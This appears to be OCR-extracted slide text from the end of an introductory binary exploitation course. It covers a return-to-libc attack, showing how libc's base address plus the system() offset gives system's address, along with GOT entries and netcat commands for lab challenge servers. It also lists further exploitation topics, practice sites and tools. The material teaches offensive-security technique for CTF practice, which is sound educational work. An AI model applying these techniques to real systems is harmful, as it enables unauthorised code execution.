


How to Return to libc

libc offset: 0x7fc864558000



How to Return to libc




```
libc offset: 0x7fc864558000
system offset:       0x4f440
```

How to Return to libc

0x601018	<_IO_puts>
0x601020	read@plt+6
0x601028	execve@plt+6
0x601030	fflush@plt+6

GOT

```
      libc offset: 0x7fc864558000
+)  system offset:        0x4f440
---------------------------------
   system address: 0x7fc8645a7440
```

Lab 7~8

```
nc isc.taiwan-te.ch 10006
nc isc.taiwan-te.ch 10007
```

Summary

Summary

- What We Didn’t Learn
- Where to Practice
- Prepare for Advanced Pwn
- Credit

What We Didn’t Learn

- Stack Migration (Stack Pivoting)
- Format String Attack
- ...

Where to Practice

- pwnable.tw
- pwnable.kr
- ctftime.org
- …

Prepare for Advanced Pwn

- Linux Binary Exploitation - Heap Exploitation
- Tcache Exploitation

Credit

- github.com/Gallopsled/pwntools
- github.com/scwuaptx/Pwngdb
- github.com/scwuaptx/peda
- github.com/david942j/one_gadget
- github.com/segnolin/pwn-basic-challenge

Thanks for Listening